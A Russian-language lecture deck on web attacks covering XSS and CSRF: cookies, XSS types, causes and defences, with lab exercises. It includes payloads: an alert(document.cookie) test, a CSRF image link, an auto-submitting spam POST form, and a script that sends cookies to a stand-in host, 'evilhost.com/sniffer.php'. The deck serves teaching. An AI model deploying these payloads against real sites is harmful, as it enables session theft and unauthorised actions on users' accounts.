Веб атаки

Подготовил: Муковкин Дмитрий

Содержание курса

1. Протоколы
2. Технологии
3. **XSS, CSRF**
4. SQL-injection
5. Pentest
6. Стандарты

Содержание

В этой лекции будут рассмотрены атаки XSS и CSRF.

Отказ от ответственности

- Информация предоставлена исключительно в ознакомительных целях.
- Всю ответственность за использование и применение полученных знаний каждый участник берет на себя
- Глава 28 УК РФ. Преступления в сфере компьютерной информации
  - Статья 272. Неправомерный доступ к компьютерной информации
  - Статья 273. Создание, использование и распространение вредоносных компьютерных программ
  - Статья 274. Нарушение правил эксплуатации средств хранения, обработки или передачи компьютерной информации и информационно-телекоммуникационных сетей

Содержание


XSS

CSRF

HTML


- HTML (HyperText Markup Language, язык разметки гипертекста) — это система верстки, которая определяет, как и какие элементы должны располагаться на веб-странице.

http://htmlbook.ru



Консоль разработчика (F12)

- Доступна на Chrome подобных браузерах и Firefox
- Инструмент, позволяющий получать массу полезной информации о выполнении скриптов, в браузере.
- Чтобы ее открыть необходимо на странице нажать F12



Что можно узнать в консоли

- ВСЕ!!!

- Элементы
- Сеть
- Консоль
- Профилировщик

Задание №1

- Открываем любой сайт
- Вызываем консоль разработчика
- Изучаем
  - Какие запросы отправляет сайт во время работы
  - Какие стили применяются в HTML элементах
  - Какие сообщения выдаются в консоли

JavaScript

- <script type="text/javascript">….</script>

Cookie

- (от англ. cookie — печенье) — небольшой фрагмент данных, отправленный веб-сервером и хранимый на компьютере пользователя. Веб-клиент (обычно веб-браузер) всякий раз при попытке открыть страницу соответствующего сайта пересылает этот фрагмент данных веб-серверу в составе HTTP-запроса.

Где применяются

- Применяется для сохранения данных на стороне пользователя, на практике обычно используется для:
  - аутентификации пользователя;
  - хранения персональных предпочтений и настроек пользователя;
  - отслеживания состояния сеанса доступа пользователя;
  - ведения статистики о пользователях.

Как получить cookie

- Для чтения и записи cookie используется свойство document.cookie. Однако, оно представляет собой не объект, а строку в специальном формате, для удобной манипуляций с которой нужны дополнительные функции.

- <script>alert(document.cookie);</script>

Итак, начнем!

- Заходим на сайт http://84.201.141.65/

  Пробуем получить куки на странице XSS

XSS

- XSS (англ. Cross Site Scripting— «межсайтовый скриптинг») - тип уязвимости интерактивных информационных систем в вебе. XSS возникает, когда в генерируемые сервером страницы по какой-то причине попадают пользовательские скрипты. Специфика подобных атак заключается в том, что вместо непосредственной атаки сервера они используют уязвимый сервер в качестве средства атаки на клиента.

XSS не путать с CSS!!!

Угрозы

- Реальные угрозы:
- Воровство cookie
- DoS атаки
- Атаки на браузер пользователя, воровство данных
- Выполнение произвольных действий на сайте под учетной записью пользователя

Виды XSS

- Пассивные
  - Пассивные XSS подразумевают, что скрипт не хранится на сервере уязвимого сайта, либо он не может автоматически выполниться в браузере жертвы. Для срабатывания пассивной XSS требуется некое дополнительное действие, которое должен выполнить браузер жертвы (например, клик по специально сформированной ссылке). Их также называют первым типом XSS
- Активные
  - При активных XSS вредоносный скрипт хранится на сервере, и срабатывает в браузере жертвы при открытии какой-либо страницы заражённого сайта. Их также называют вторым типом XSS.
- DOM XSS

Почему так происходит

- Отсутствие экранирования спецсимволов HTML;
- Отсутствие фильтрации атрибутов и их значений в разрешённых тегах;
- Подмена кодировки в заголовке страницы.

Как защититься

- Заменять спецсимволы на сервере;
- Заменять спецсимволы на клиенте.


Проверим свои силы

- Заходим на сайт http://84.201.141.65/

  Пробуем выполнить задания на странице XSS

Основная идея

При заходе на сайт злоумышленника, пользователь отправляет запрос на страницу какого-нибудь популярного сайта (предполагается, что он уже на нем зарегистрирован). Популярный сайт обрабатывает запрос пользователя как будто он был выполнен на нем.



Методы эксплуатации

- GET
- POST

Методы эксплуатации (GET)

- Подставить тег <img> и указать в нем специально сформированную ссылку с нужным действием на целевом сайте.
  !Причем действие выполнится с cookie посетителя.

```
<img src="http://site.ru/newmessage?text=SPAM" />
```

Методы эксплуатации (POST)

```
<html>
<body>
  <form method=POST action="http://test.ptsecurity.ru/xcheck/postsend.asp">
    Mail to:<br><br><input type=text name=to value="user2spam@example.com"><br><br>
    Message:<br><br>
    <textarea width=20 name=mess>Spam The</textarea><br><br>
    <input type=submit id=doit>
  </form>
  <script>
    document.getElementById("doit").click();
  </script>
</body>
</html>
```

- Посредством формы с POST запросом, в которой указаны значения нужных нам полей

CSRF + XSS

- Создаем специальный код на сайт, имеющий XSS уязвимость. Этот код отсылается с помощью картинки. Далее создается картинка с ссылкой, содержащей куки пользователя целевого сайта.

```
<script>
   var url = '<img src = "http://evilhost.com/sniffer.php?cookie=' +
document.cookie + '">';
   document.write(url);
</script>
```

Домашнее задание

http://xss-game.appspot.com/level1
http://alf.nu/alert1

Проверим свои силы

- Заходим на сайт http://84.201.141.65/

  Пробуем выполнить задания на странице XSS